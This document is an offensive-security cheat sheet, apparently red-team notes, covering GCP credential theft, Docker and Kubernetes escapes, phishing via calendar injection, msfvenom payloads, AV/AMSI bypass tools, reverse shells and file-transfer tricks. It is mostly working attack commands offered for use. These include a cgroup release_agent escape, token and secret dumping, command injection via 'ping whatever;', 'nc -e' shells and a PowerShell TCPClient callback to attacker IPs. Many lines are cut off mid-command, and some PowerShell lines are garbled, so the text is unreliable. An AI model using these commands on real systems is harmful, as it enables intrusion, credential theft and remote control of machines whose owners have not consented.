# GCP Firewall Enum: https://gitlab.com/gitlab-com/gl-security/security-operations/gl-redteam,
```

Auth methods:

- Web Access
- API – OAuth 2.0 protocol
- Access tokens – short lived access tokens for service accounts
- JSON Key Files – Long-lived key-pairs
- Credentials can be federated

Recon:

- G-Suite Usage
 - ◇ Try authenticating with a valid company email address at Gmail

Google Storage Buckets:

- Google Cloud Platform also has a storage service called “Buckets”
- Cloud_enum from Chris Moberly (@initstring) https://github.com/initstring/cloud_enum
 - ◇ Awesome tool for scanning all three cloud services for buckets and more
 - Enumerates:
 - GCP open and protected buckets as well as Google App Engine sites
 - Azure storage accounts, blob containers, hosted DBs, VMs, and WebApps
 - AWS open and protected buckets

Phising G-Suite:

- Calendar Event Injection
- Silently injects events to target calendars
- No email required
- Google API allows to mark as accepted
- Bypasses the “don’t auto-add” setting
- Creates urgency w/ reminder notification
- Include link to phishing page

Steal Access Tokens:

- Google JSON Tokens and credentials.db
- JSON tokens typically used for service account access to GCP
- If a user authenticates with gcloud from an instance their creds get stored here:
 `~/.config/gcloud/credentials.db`
 `sudo find /home -name "credentials.db"`
- JSON can be used to authenticate with gcloud and ScoutSuite

Post-compromise

- Cloud Storage, Compute, SQL, Resource manager, IAM
- ScoutSuite from NCC group <https://github.com/nccgroup/ScoutSuite>
- Tool for auditing multiple different cloud security providers
- Create Google JSON token to auth as service account

Enumeration

```

# Authentication with gcloud and retrieve info
gcloud auth login
gcloud auth activate-service-account --key-file creds.json
gcloud auth activate-service-account --project=<projectid> --key-file=filename.json
gcloud auth list
gcloud init
gcloud config configurations activate stolenkeys
gcloud config list
gcloud organizations list
gcloud organizations get-iam-policy <org ID>
gcloud projects get-iam-policy <project ID>
gcloud iam roles list --project=<project ID>
gcloud beta asset search-all-iam-policies --query policy:"projects/xxxxxxxx/roles/CustomRole4"
gcloud projects list
gcloud config set project <project name>
gcloud services list
gcloud projects list
gcloud config set project [Project-Id]
gcloud source repos list
gcloud source repos clone <repo_name>

# Virtual Machines
gcloud compute instances list
gcloud compute instances list --impersonate-service-account AccountName
gcloud compute instances list --configuration=stolenkeys
gcloud compute instances describe <instance id>
gcloud compute instances describe <InstanceName> --zone=ZoneName --format=json | jq -c '.servi
gcloud beta compute ssh --zone "<region>" "<instance name>" --project "<project name>""
# Puts public ssh key onto metadata service for project
gcloud compute ssh <local host>
curl http://metadata.google.internal/computeMetadata/v1/instance/service-accounts/default/sco
# Use Google keyring to decrypt encrypted data
gcloud kms decrypt --ciphertext-file=encrypted-file.enc --plaintext-file=out.txt --key <crypt
# Storage Buckets
List Google Storage buckets
gsutil ls
gsutil ls -r gs://<bucket name>
gsutil cat gs://bucket-name/anyobject
gsutil cp gs://bucketid/item ~/

# Webapps & SQL
gcloud app instances list
gcloud sql instances list
gcloud spanner instances list
gcloud bigtable instances list
gcloud sql databases list --instance <instance ID>
gcloud spanner databases list --instance <instance name>

# Export SQL databases and buckets
# First copy buckets to local directory
gsutil cp gs://bucket-name/folder/ .

```

```
# Create a new storage bucket, change perms, export SQL DB
gsutil mb gs://<googlestoragename>
gsutil acl ch -u <service account> gs://<googlestoragename>
gcloud sql export sql <sql instance name> gs://<googlestoragename>/sqldump.gz --database=<datatbase>

# Networking
gcloud compute networks list
gcloud compute networks subnets list
gcloud compute vpn-tunnels list
gcloud compute interconnects list
gcloud compute firewall-rules list
gcloud compute firewall-rules describe <rulename>

# Containers
gcloud container clusters list
# GCP Kubernetes config file ~/.kube/config gets generated when you are authenticated with
gcloud container clusters get-credentials <cluster name> --region <region>
kubectl cluster-info

# Serverless (Lambda functions)
gcloud functions list
gcloud functions describe <function name>
gcloud functions logs read <function name> --limit <number of lines>
# Gcloud stores creds in ~/.config/gcloud/credentials.db Search home directories
sudo find /home -name "credentials.db"
# Copy gcloud dir to your own home directory to auth as the compromised user
sudo cp -r /home/username/.config/gcloud ~/.config
sudo chown -R currentuser:currentuser ~/.config/gcloud
gcloud auth list

# Databases
gcloud sql databases list
gcloud sql backups list --instance=test

# Metadata Service URL
# metadata.google.internal = 169.254.169.254
curl "http://metadata.google.internal/computeMetadata/v1/?recursive=true&alt=text" -H
"Metadata-Flavor: Google"

# Interesting metadata instance urls:
http://169.254.169.254/computeMetadata/v1/
http://metadata.google.internal/computeMetadata/v1/
http://metadata/computeMetadata/v1/
http://metadata.google.internal/computeMetadata/v1/instance/hostname
http://metadata.google.internal/computeMetadata/v1/instance/id
http://metadata.google.internal/computeMetadata/v1/project/project-id

# Get access scope
http://metadata.google.internal/computeMetadata/v1/instance/service-accounts/default/scopes -l

# Get snapshot from instance and create instance from it
gcloud compute snapshots list
gcloud compute instances create instance-2 --source-snapshot=snapshot-1 --zone=us-central1-a
```

Attacks

```
# Check ssh keys attached to instance
gcloud compute instances describe instance-1 --zone=us-central1-a --format=json | jq '.metadata.items[0].fingerprint'
# Check for "privilegeduser:ssh-rsa" and generate ssh keys with same username and paste in file
ssh-keygen -t rsa -C "privilegeduser" -f ./underprivuser
# Something like:
privilegeduser:ssh-rsa AAAAB3NzaC1yc2EAAAQABAAQgQDFGrK8V2k0xBeSzN+oUgnRLSIgUED7ayeUJJ10ryl
privilegeduser:ssh-rsa AAAAB3NzaC1yc2EAAAQABAAQgQDnLriKvJcwZ2eRUbYpy7ZiZrZub+ZblHgKhATPnR;
# Upload the file with the 2 keys and access to the instance
gcloud compute instances add-metadata instance-1 --metadata-from-file ssh-keys=keys.txt --zone=us-central1-a
ssh -i underprivuser privilegeduser@xx.xx.xx.xx

# Re-authentication the account keys
# Find keys in instance
cd /home/<username>/.config/gcloud
cat credentials.db
# Copy the credentials, make a new json file inside your computer and paste it.
gcloud auth activate-service-account --key-file <file>.json
# Now can access API
```

Docker & Kubernetes

Docker

Concepts

- Docker Image
 - Read only file with OS, libraries and apps
 - Anyone can create a docker image
 - Images can be stored in Docker hub (default public registry) or private registry
- Docker Container
 - Stateful instance of an image with a writable layer
 - Contains everything needed to run your application
 - Based on one or more images
- Docker Registry
 - Repository of images
- Docker Hub
 - Public docker registry
- Dockerfile
 - Configuration file that contains instructions for building a Docker image
- Docker-compose file
 - Configuration file for docker-compose
- Docker Swarm
 - Group of machines that are running Docker and joined into a cluster.
 - When you run docker commands, they are executed by a swarm manager.
- Portainer
 - Management solution for Docker hosts and Docker Swarm clusters
 - Via web interface
- Docker capabilities
 - Turn the binary "root/non-root" into a fine-grained access control system.
 - Processes that just need to bind on a port below 1024 do not have to run as root, they can just be granted the net_bind_service capability instead.
- Docker Control Groups
 - Used to allocate cpu, memory, network bandwidth of host to container groups.

Commands

```
# Search in docker hub
docker search wpscan

# Run docker container from docker hub
docker run ubuntu:latest echo "Welcome to Ubuntu"

# Run docker container from docker hub with interactive tty
docker run --name samplecontainer -it ubuntu:latest /bin/bash

# List running containers
docker ps

# List all containers
docker ps -a

# List docker images
docker images

# Run docker in background
docker run --name pingcontainer -d alpine:latest ping 127.0.0.1 -c 50

# Get container logs
docker logs -f pingcontainer

# Run container service in specified port
docker run -d --name nginxalpine -p 7777:80 nginx:alpine

# Access tty of running container
docker exec -it nginxalpine sh

# Get low-level info of docker object
docker inspect (container or image)

# Show image history
docker history jess/htop

# Stop container
docker stop dummynginx

# Remove container
docker rm dummynginx

# Run docker with specified PID namespace
docker run --rm -it --pid=host jess/htop

# Show logs
docker logs containernname
docker logs -f containernname

# Show service defined logs
docker service logs

# Look generated real time events by docker runtime
docker system events
docker events --since '10m'
docker events --filter 'image=alpine'
docker events --filter 'event=stop'

# Compose application (set up multicontainer docker app)
docker-compose up -d

# List docker volumes
docker volume ls

# Create volume
docker volume create vol1

# List docker networks
docker network ls

# Create docker network
docker network create net1
```

```

# Remove capability of container
docker run --rm -it --cap-drop=NET_RAW alpine sh
# Check capabilities inside container
docker run --rm -it 71aa5f3f90dc bash
capsh --print
# Run full privileged container
docker run --rm -it --privileged=true 71aa5f3f90dc bash
capsh --print
# From full privileged container you can access host devices
more /dev/kmsg

# Creating container groups
docker run -d --name='low_priority' --cpuset-cpus=0 --cpu-shares=10 alpine md5sum /dev/urandom
docker run -d --name='high_priority' --cpuset-cpus=0 --cpu-shares=50 alpine md5sum /dev/urandom
# Stopping cgroups
docker stop low_priority high_priority
# Remove cgroups
docker rm low_priority high_priority

# Setup docker swarm cluster
docker swarm init
# Check swarm nodes
docker node ls
# Start new service in cluster
docker service create --replicas 1 --publish 5555:80 --name nginxservice
nginx:alpine
# List services
docker service ls
# Inspect service
docker service inspect --pretty nginxservice
# Remove service
docker service rm nginxservice
# Leave cluster
docker swarm leave (--force if only one node)

# Start portainer
docker run -d -p 9000:9000 --name portainer \
--restart always -v /var/run/docker.sock:/var/run/docker.sock \
-v /opt/portainer:/data portainer/portainer

# Tools
# https://github.com/lightspin-tech/red-kube

```

Docker security basics

```

# Get image checksum
docker images --digests ubuntu
# Check content trust to get signatures
docker trust inspect mediawiki --pretty
# Check vulns in container
- Look vulns in base image

- Use https://vulners.com/audit to check for docker packages
- Inside any container
cat /etc/issue
dpkg-query -W -f='${Package} ${Version} ${Architecture}\n'
- Using Trivy https://github.com/aquasecurity/trivy
trivy image knqyf263/vuln-image:1.2.3
# Check metadata, secrets, env variables
docker inspect <image name>
docker inspect <container name>
# Review image history
docker history image:latest
# Inspect everything
docker volume inspect wordpress_db_data
docker network inspect wordpress_default
# Interesting look in the volume mountpoints
docker volume inspect whatever
cd /var/lib/docker/volumes/whatever
# Integrity check for changed files
docker diff imagename
# Check if you're under a container
https://github.com/genuinetools/amicontained#usage
# Docker Bench Security (Security Auditor)
cd /opt/docker-bench-security
sudo bash docker-bench-security.sh

```

Detect inside a docker or running containers

- MAC Address
 - Docker uses a range from 02:42:ac:11:00:00 to 02:42:ac:11:ff:ff
- List of running processes (ps aux)
 - Small number of processes generally indicate a container
- CGROUPS
 - cat /proc/1/cgroup - should show docker process running
- Check for existence of docker.sock (ls -al /var/run/docker.sock)
- Check for container capabilities: capsh -print
- On Pentests, check for tcp ports 2375 and 2376 - Default docker daemon ports

Escape NET_ADMIN docker container

```
# Check if you're NET_ADMIN
ip link add dummy0 type dummy
ip link delete dummy0
# If it works, this script execute 'ps aux' in host:
mkdir /tmp/cgrp && mount -t cgroup -o rdma cgroup /tmp/cgrp && mkdir /tmp/cgrp/xecho 1 > /tmp/host_path=`sed -n 's/.*\perdir=\([^\,]*\).*/\1/p' /etc/mtab`
echo "$host_path/cmd" > /tmp/cgrp/release_agentecho '#!/bin/sh' > /cmd
echo "ps aux > $host_path/output" >> /cmd
chmod a+x /cmdsh -c "echo \$\$ > /tmp/cgrp/x/cgroup.procs"
# You can replace the 'ps aux' command for:
cat id_dsa.pub >> /root/.ssh/authorized_keys
```

Attack insecure volume mounts

```
# After get reverse shell in docker container (eg insecure webapp with RCE)
# This commands are executed inside insecure docker container
# Check if it's available docker.sock
ls -l /var/run/docker.sock
# This allows to access the host docker service using host option with docker client by using
# Now download docker client in container and run commands in host
./docker -H unix:///var/run/docker.sock ps
./docker -H unix:///var/run/docker.sock images
```

Attack docker misconfiguration

```
# Docker container with exposed ports running docker service
# Docker API is exposed in those docker ports
# Check query docker API with curl
curl 10.11.1.111:2375/images/json | jq .
# Then you can run commands in host machine
docker -H tcp://10.11.1.111:2375 ps
docker -H tcp://10.11.1.111:2375 images
```

Audit Docker Runtime and Registries

```

# Runtime

# Host with multiple dockers running
# Check docker daemon
docker system info
# Check docker API exposed on 0.0.0.0
cat /lib/systemd/system/docker.service
# Check if docker socket is running in any container
docker inspect | grep -i '/var/run/'
# Check rest of files docker related
ls -l /var/lib/docker/
# Check for any secret folder
ls -l /var/run/
ls -l /run/

# Public Registries
# Docker registry is a distribution system for Docker images. There will be different images available
# Check if docker registry is up and running
curl -s http://localhost:5000/v2/_catalog | jq .
# Get tags of docker image
curl -s http://localhost:5000/v2/devcode/tags/list | jq .
# Download image locally
docker pull localhost:5000/devcode:latest
# Access container to review it
docker run --rm -it localhost:5000/devcode:latest sh
# Once mounted we can check the docker daemon config to see user and registry
docker system info
# And we can check the registries configured for the creds
cat ~/.docker/config.json

# Private registries
# Check catalog
curl 10.11.1.111:5000/v2/_catalog
# Get image tags
curl 10.11.1.111:5000/v2/privatecode/tags/list
# Add the insecure-registry tag to download docker image
vi /lib/systemd/system/docker.service
ExecStart=/usr/bin/dockerd -H fd:// --insecure-registry 10.11.1.111:5000
# Restart docker service
sudo systemctl daemon-reload
sudo service docker restart
# Download the image
docker pull 10.11.1.111:5000/privatecode:whatevertag
# Enter inside container and enumerate
docker run --rm -it 10.11.1.111:5000/privatecode:golang-developer-team sh
cd /app
ls -la

```

Attack container capabilities

```
# Host with sys_ptrace capability enabled with host PID space. So it runs top command of host
# You're already inside container
# Check capabilities
capsh --print
# Upload reverse shell and linux-injector
msfvenom -p linux/x64/shell_reverse_tcp LHOST=IP LPORT=PORT -f raw -o payload.bin
# Check any process running as root
ps aux | grep root
./injector PID_RUNNING_AS_ROOT payload.bin
```

Tools

```
# https://github.com/anchore/grype
# https://github.com/aquasecurity/trivy
# https://github.com/cr0hn/dockerScan
# https://github.com/P3GLEG/Whaler
# https://github.com/RhinoSecurityLabs/ccat
https://github.com/stealthcopter/deepce
https://github.com/anchore/grype
```

Kubernetes

Concepts

- Kubernetes is a security orchestrator
- Kubernetes master provides an API to interact with nodes
- Each Kubernetes node run kubelet to interact with API and kube-proxy to reflect Kubernetes networking services on each node.
- Kubernetes objects are abstractions of states of your system.
 - Pods: collection of containers share a network and namespace in the same node.
 - Services: Group of pods running in the cluster.
 - Volumes: directory accessible to all containers in a pod. Solves the problem of loose info when container crash and restart.
 - Namespaces: scope of Kubernetes objects, like a workspace (dev-space).

Commands

```

# kubectl cli for run commands against Kubernetes clusters
# Get info
kubectl cluster-info
# Get other objects info
kubectl get nodes
kubectl get pods
kubectl get services

# Deploy
kubectl run nginxdeployment --image=nginx:alpine
# Port forward to local machine
kubectl port-forward <PODNAME> 1234:80
# Deleting things
kubectl delete pod
# Shell in pod
kubectl exec -it <PODNAME> sh
# Check pod log
kubectl logs <PODNAME>
# List API resources
kubectl api-resources
# Check permissions
kubectl auth can-i create pods
# Get secrets
kubectl get secrets <SECRETNAME> -o yaml
# Get more info of specific pod
kubectl describe pod <PODNAME>
# Get cluster info
kubectl cluster-info dump

# Known vulns
CVE-2016-9962
CVE-2018-1002105
CVE-2019-5736
CVE-2019-9901

```

External Recon

```

# Find subdomains like k8s.target.tld
# Search for yaml files on GitHub
# Check etcdctl exposed public
etcdctl -endpoints=http://<MASTER-IP>:2379 get / -prefix -keys-only
# Check pods info disclosure on http://<external-IP>:10255/pods

```

Common open ports

| Port | Process | Description |
|------------|----------------|--|
| 443/TCP | kube-apiserver | Kubernetes API port |
| 2379/TCP | etcd | |
| 4194/TCP | cAdvisor | Container metrics |
| 6443/TCP | kube-apiserver | Kubernetes API port |
| 6666/TCP | etcd | etcd |
| 6782-4/TCP | weave | Metrics and endpoints |
| 8443/TCP | kube-apiserver | Kubernetes API port |
| 8080/TCP | kube-apiserver | Insecure API port |
| 9099/TCP | calico-felix | Health check server for Calico |
| 10250/TCP | kubelet | HTTPS API which allows full node access |
| 10255/TCP | kubelet | Unauthenticated read-only HTTP port: pods, runningpods, node state |
| 10256/TCP | kube-proxy | Kube Proxy health check server |

Common endpoints

```
[ "paths": [ "/api", "/api/v1", "/apis", "/apis/", "/apis/admissionregistration.k8s.io", "/apis/admissionregistration.k8s.io/v1beta1", "/apis/apiextensions.k8s.io", "/apis/apiextensions.k8s.io/v1beta1", "/apis/apiregistration.k8s.io", "/apis/apiregistration.k8s.io/v1", "/apis/apiregistration.k8s.io/v1beta1", "/apis/apps", "/apis/apps/v1", "/apis/apps/v1beta1", "/apis/apps/v1beta2", "/apis/authentication.k8s.io", "/apis/authentication.k8s.io/v1", "/apis/authentication.k8s.io/v1beta1", "/apis/authorization.k8s.io", "/apis/authorization.k8s.io/v1", "/apis/authorization.k8s.io/v1beta1", "/apis/autoscaling", "/apis/autoscaling/v1", "/apis/autoscaling/v2beta1", "/apis/batch", "/apis/batch/v1", "/apis/batch/v1beta1", "/apis/certificates.k8s.io", "/apis/certificates.k8s.io/v1beta1", "/apis/events.k8s.io", "/apis/events.k8s.io/v1beta1", "/apis/leases.k8s.io", "/apis/leases.k8s.io/v1beta1", "/apis/metrics.k8s.io", "/apis/metrics.k8s.io/v1beta1", "/apis/networking.k8s.io", "/apis/networking.k8s.io/v1beta1", "/apis/policy.k8s.io", "/apis/policy.k8s.io/v1beta1", "/apis/rbac.authorization.k8s.io", "/apis/rbac.authorization.k8s.io/v1", "/apis/rbac.authorization.k8s.io/v1beta1", "/apis/storage.k8s.io", "/apis/storage.k8s.io/v1beta1", "/apis/validatingwebhookcertificates.k8s.io", "/apis/validatingwebhookcertificates.k8s.io/v1beta1" ] ] ]
```

Quick attacks

```

# Dump all
for res in $(kubectl api-resources -o name);do kubectl get "${res}" -A -o yaml > ${res}.yaml;

# Check for anon access
curl -k https://<master_ip>:<port>
etcdctl -endpoints=http://<MASTER-IP>:2379 get / -prefix -keys-only
curl http://<external-IP>:10255/pods

#Dump tokens from inside the pod
kubectl exec -ti <pod> -n <namespace> cat /run/secrets/kubernetes.io/serviceaccount/token

#Dump all tokens from secrets
kubectl get secrets -A -o yaml | grep " token:" | sort | uniq > alltokens.txt

#Standard query for creds dump:
curl -v -H "Authorization: Bearer <jwt_token>" https://<master_ip>:<port>/api/v1/namespaces/<namespace>/secrets/<secret>
# This also could works /api/v1/namespaces/kube-system/secrets/

```

Attack Private Registry misconfiguration

```

# Web application deployed vulnerable to lfi
# Read configuration through LFI
cat /root/.docker/config.json
# Download this file to your host and configure in your system
docker login -u _json_key -p "$(cat config.json)" https://gcr.io
# Pull the private registry image to get the backend source code
docker pull gcr.io/training-automation-stuff/backend-source-code:latest
# Inspect and enumerate the image
docker run --rm -it gcr.io/training-automation-stuff/backend-source-code:latest
# Check for secrets inside container
ls -l /var/run/secrets/kubernetes.io/serviceaccount/
# Check environment vars
printenv

```

Attack Cluster Metadata with SSRF

```

# Webapp that check the health of other web applications
# Request to
curl http://169.254.169.254/computeMetadata/v1/
curl http://169.254.169.254/computeMetadata/v1/instance/attributes/kube-env

```

Attack escaping pod volume mounts to access node and host

```
# Webapp makes ping
# add some listing to find docker.sock
ping whatever;ls -l /custom/docker/
# Once found, download docker client
ping whatever;wget https://download.docker.com/linux/static/stable/x86_64/docker-18.09.1.tgz
ping whatever;tar -xvzf /root/docker-18.09.1.tgz -C /root/
ping whatever;/root/docker/docker -H unix:///custom/docker/docker.sock ps
ping whatever;/root/docker/docker -H unix:///custom/docker/docker.sock images
```

Tools

```
# kube-bench - security checker
kubectl apply -f kube-bench-node.yaml
kubectl get pods --selector job-name=kube-bench-node
kubectl logs kube-bench-podname

# https://github.com/aquasecurity/kube-hunter
kube-hunter --remote some.node.com

# kubeaudit
./kubeaudit all

# kubeletctl
# https://github.com/cyberark/kubeletctl
kubeletctl scan rce XXXXXXXX

# https://github.com/cdk-team/CDK
cdk evaluate

# Api audit
# https://github.com/averonesis/kubolt

# PurplePanda https://github.com/carlospolop/PurplePanda
```

CDN - Comain Fronting

CDN – Domain Fronting

Tools

<https://github.com/rvrsh3ll/FindFrontableDomains>
<https://github.com/stevecoward/domain-fronting-tools>
Domain Fronting TLS 1.3
<https://github.com/SixGenInc/Noctilucent>
<https://github.com/vysecurity/DomainFrontingLists>

Exploitation

Payloads

msfvenom

```

# Creating a payload
msfvenom -p [payload] LHOST=[listeninghost] LPORT=[listeningport]

# List of payloads
msfvenom -l payloads

# Payload options
msfvenom -p windows/x64/meterpreter_reverse_tcp --list-options

# Creating a payload with encoding
msfvenom -p [payload] -e [encoder] -f [formattype] -i [iteration] > outputfile

# Creating a payload using a template
msfvenom -p [payload] -x [template] -f [formattype] > outputfile

# Listener for MSfvenom Payloads:
msf5>use exploit/multi/handler
msf5>set payload windows/meterpreter/reverse_tcp
msf5>set lhost
msf5>set lport
msf5> set ExitOnSession false
msf5>exploit -j

# Windows Payloads
msfvenom -p windows/meterpreter/reverse_tcp LHOST=IP LPORT=PORT -f exe > shell.exe
msfvenom -p windows/meterpreter_reverse_http LHOST=IP LPORT=PORT HttpUserAgent="Mozilla/5.0 (I
msfvenom -p windows/meterpreter/bind_tcp RHOST= IP LPORT=PORT -f exe > shell.exe
msfvenom -p windows/shell/reverse_tcp LHOST=IP LPORT=PORT -f exe > shell.exe
msfvenom -p windows/shell_reverse_tcp LHOST=IP LPORT=PORT -f exe > shell.exe

# Linux Payloads
msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=IP LPORT=PORT -f elf > shell.elf
msfvenom -p linux/x86/meterpreter/bind_tcp RHOST=IP LPORT=PORT -f elf > shell.elf
msfvenom -p linux/x64/shell_bind_tcp RHOST=IP LPORT=PORT -f elf > shell.elf
msfvenom -p linux/x64/shell_reverse_tcp RHOST=IP LPORT=PORT -f elf > shell.elf

# Add a user in windows with msfvenom:
msfvenom -p windows/adduser USER=hacker PASS=password -f exe > useradd.exe

# Web Payloads

# PHP
msfvenom -p php/meterpreter_reverse_tcp LHOST= LPORT= -f raw > shell.php
cat shell.php | pbcopy && echo ' shell.php && pbpaste >> shell.php

# ASP
msfvenom -p windows/meterpreter/reverse_tcp LHOST= LPORT= -f asp > shell.asp

# JSP
msfvenom -p java/jsp_shell_reverse_tcp LHOST= LPORT= -f raw > shell.jsp

# WAR

```

```

msfvenom -p java/jsp_shell_reverse_tcp LHOST= LPORT= -f war > shell.war

# Scripting Payloads

# Python
msfvenom -p cmd/unix/reverse_python LHOST= LPORT= -f raw > shell.py

# Bash
msfvenom -p cmd/unix/reverse_bash LHOST= LPORT= -f raw > shell.sh

# Perl
msfvenom -p cmd/unix/reverse_perl LHOST= LPORT= -f raw > shell.pl

# Creating an Msfvenom Payload with an encoder while removing bad characters:
msfvenom -p windows/shell_reverse_tcp EXITFUNC=process LHOST=IP LPORT=PORT -f c -e x86/shikata_ganbaru

https://hacker.house/lab/windows-defender-bypassing-for-meterpreter/

```

Bypass AV

```

# Veil Framework:
https://github.com/Veil-Framework/Veil

# Shellter
https://www.shellterproject.com/download/

# Sharpshooter
# https://github.com/mdsecactivebreach/SharpShooter
# Javascript Payload Stageless:
SharpShooter.py --stageless --dotnetver 4 --payload js --output foo --rawscfile ./raw.txt --selfdestruct

# Stageless HTA Payload:
SharpShooter.py --stageless --dotnetver 2 --payload hta --output foo --rawscfile ./raw.txt --selfdestruct

# Staged VBS:
SharpShooter.py --payload vbs --delivery both --output foo --web http://www.foo.bar/shellcode

# Donut:
https://github.com/TheWover/donut

# Vulcan
https://github.com/praetorian-code/vulcan

```

Bypass Amsi

```
# Testing for Amsi Bypass:  
https://github.com/rasta-mouse/AmsiScanBufferBypass  
  
# Amsi-Bypass-Powershell  
https://github.com/S3cur3Th1sSh1t/Amsi-Bypass-Powershell  
  
https://blog.f-secure.com/hunting-for-amsi-bypasses/  
https://www.mdsec.co.uk/2018/06/exploring-powershell-amsi-and-logging-evasion/  
https://github.com/cobbr/PSAmsi/wiki/Conducting-AMSI-Scans  
https://slaeryan.github.io/posts/falcon-zero-alpha.html
```

Office Docs

```
https://github.com/thelinuxchoice/eviloffice  
https://github.com/thelinuxchoice/evilpdf
```

Reverse Shells

Tools

```
**Tools**
https://github.com/ShutdownRepo/shellerator
https://github.com/0x00-0x00/ShellPop
https://github.com/cybervaca/ShellReverse
https://liftoff.github.io/pyminifier/
https://github.com/xct/xc/
https://weibell.github.io/reverse-shell-generator/
https://github.com/phra/PEzor
```

Linux

Windows

```

# Netcat
nc -e cmd.exe 10.11.1.111 4443

# Powershell
$callback = New-Object System.Net.Sockets.TCPClient("IP ADDRESS",53);$stream = $client.GetStream()
powershell -nop -c "$client = New-Object System.Net.Sockets.TCPClient('10.10.14.11',4444);$st

# Undetectable:
# https://0xdarkvortex.dev/index.php/2018/09/04/malware-on-steroids-part-1-simple-cmd-reverse-
i686-w64-mingw32-g++ prometheus.cpp -o prometheus.exe -lws2_32 -s -ffunction-sections -fdata-sec

# Undetectable 2:
# https://medium.com/@Bank_Security/undetectable-c-c-reverse-shells-fab4c0ec4f15
# 64bit:
powershell -command "& { (New-Object Net.WebClient).DownloadFile('https://gist.githubusercontent.com/0xdarkvortex/10.11.1.111/4443');$stream = $client.GetStream()
# 32bit:
powershell -command "& { (New-Object Net.WebClient).DownloadFile('https://gist.githubusercontent.com/0xdarkvortex/10.11.1.111/4443');$stream = $client.GetStream()

```

Tips

```

# rlwrap
# https://linux.die.net/man/1/rlwrap
# Connect to a netcat client:
rlwrap nc [IP Address] [port]
# Connect to a netcat Listener:
rlwrap nc -lvp [Localport]

# Linux Backdoor Shells:
rlwrap nc [Your IP Address] -e /bin/sh
rlwrap nc [Your IP Address] -e /bin/bash
rlwrap nc [Your IP Address] -e /bin/zsh
rlwrap nc [Your IP Address] -e /bin/ash

# Windows Backdoor Shell:
rlwrap nc -lv [localport] -e cmd.exe

```

File transfer

Linux

```
# Web Server
# https://github.com/sc0tfree/updog
pip3 install updog
updog
updog -d /another/directory
updog -p 1234
updog --password examplePassword123!
updog --ssl

# Python web server
python -m SimpleHTTPServer 8080

# FTP Server
twistd -n ftp -p 21 --root /path/
# In victim:
curl -T out.txt ftp://10.10.15.229

# TFTP Server
# In Kali
atftpd --daemon --port 69 /tftp
# In reverse Windows
tftp -i 10.11.1.111 GET nc.exe
nc.exe -e cmd.exe 10.11.1.111 4444
# Example:
http://10.11.1.111/addguestbook.php?LANG=.../xampp/apache/logs/access.log%00&cmd=nc.exe%20-
```

Windows

```
# Bitsadmin
bitsadmin /transfer mydownloadjob /download /priority normal http://xyz.exe C:\\\\Users\\\\%USERI

# certutil
certutil.exe -urlcache -split -f "http://10.11.1.111/Powerless.bat" Powerless.bat

# Powershell
(New-Object System.Net.WebClient).DownloadFile("http://10.11.1.111/CLSID.list","C:\\Users\\Publ
invoke-webrequest -Uri http://10.10.14.19:9090/PowerUp.ps1 -OutFile powerup.ps1

# FTP
# In reverse shell"
echo open 10.11.1.111 > ftp.txt
echo USER anonymous >> ftp.txt
echo ftp >> ftp.txt
echo bin >> ftp.txt
echo GET file >> ftp.txt
echo bye >> ftp.txt
# Execute
ftp -v -n -s:ftp.txt

# SMB Server
# Attack machine
python /usr/share/doc/python-impacket/examples/smbserver.py Lab "/root/labs/public/10.11.1.111
python /usr/share/doc/python3-impacket/examples/smbserver.py Lab "/root/htb/169-resolute/smb"

# Or SMB service
# http://www.mannulinux.org/2019/05/exploiting-rfi-in-php-bypass-remote-url-inclusion-restricti
vim /etc/samba/smb.conf
[global]
workgroup = WORKGROUP
server string = Samba Server %v
netbios name = indishell-lab
security = user
map to guest = bad user
name resolve order = bcast host
dns proxy = no
bind interfaces only = yes

[ica]
path = /var/www/html/pub
writable = no
guest ok = yes
guest only = yes
read only = yes
directory mode = 0555
force user = nobody

chmod -R 777 smb_path
chown -R nobody:nobody smb_path
service smbd restart
```

```
# Victim machine with reverse shell
# Download: copy \\10.11.1.111\Lab\wce.exe .
# Upload: copy wtf.jpg \\10.11.1.111\Lab

# VBScript
# In reverse shell
echo strUrl = WScript.Arguments.Item(0) > wget.vbs
echo StrFile = WScript.Arguments.Item(1) >> wget.vbs
echo Const HTTPREQUEST_PROXYSETTING_DEFAULT = 0 >> wget.vbs
echo Const HTTPREQUEST_PROXYSETTING_PRECONFIG = 0 >> wget.vbs
echo Const HTTPREQUEST_PROXYSETTING_DIRECT = 1 >> wget.vbs
echo Const HTTPREQUEST_PROXYSETTING_PROXY = 2 >> wget.vbs
echo Dim http,varByteArray,strData,strBuffer,lngCounter,fs,ts >> wget.vbs
echo Err.Clear >> wget.vbs
echo Set http = Nothing >> wget.vbs
echo Set http = CreateObject("WinHttp.WinHttpRequest.5.1") >> wget.vbs
echo If http Is Nothing Then Set http = CreateObject("WinHttp.WinHttpRequest") >> wget.vbs
echo If http Is Nothing Then Set http = CreateObject("MSXML2.ServerXMLHTTP") >> wget.vbs
echo If http Is Nothing Then Set http = CreateObject("Microsoft.XMLHTTP") >> wget.vbs
echo http.Open "GET",strURL,False >> wget.vbs
echo http.Send >> wget.vbs
echo varByteArray = http.ResponseBody >> wget.vbs
echo Set http = Nothing >> wget.vbs
echo Set fs = CreateObject("Scripting.FileSystemObject") >> wget.vbs
echo Set ts = fs.CreateTextFile(StrFile,True) >> wget.vbs
echo strData = "" >> wget.vbs
echo strBuffer = "" >> wget.vbs
echo For lngCounter = 0 to UBound(varByteArray) >> wget.vbs
echo ts.Write Chr(255 And AscB(MidB(varByteArray,lngCounter + 1,1))) >> wget.vbs
echo Next >> wget.vbs
echo ts.Close >> wget.vbs
# Execute
cscript wget.vbs http://10.11.1.111/file.exe file.exe
```

Post Exploitation

Linux

Local Enum

```
**Tools**
https://github.com/carlospolop/privilege-escalation-awesome-scripts-suite/blob/master/linPEAS,
https://github.com/mbahadou/postenum/blob/master/postenum.sh
https://github.com/rebootuser/LinEnum/blob/master/LinEnum.sh
https://github.com/DominicBreuker/pspy/releases/download/v1.2.0/pspy32
https://github.com/DominicBreuker/pspy/releases/download/v1.2.0/pspy64

https://gtfobins.github.io/

# Spawning shell
python -c 'import pty; pty.spawn("/bin/bash")'
python -c 'import pty; pty.spawn("/bin/sh")'
echo os.system('/bin/bash')
/bin/sh -i
perl -e 'exec "/bin/sh";'
ruby: exec "/bin/sh"
lua: os.execute('/bin/sh')
(From within vi)
:!bash
:set shell=/bin/bash:shell
(From within nmap)
!sh

# Access to more binaries
export PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin

# Download files from attacker
wget http://10.11.1.111:8080/ -r; mv 10.11.1.111:8080 exploits; cd exploits; rm index.html; cl

# Enum scripts
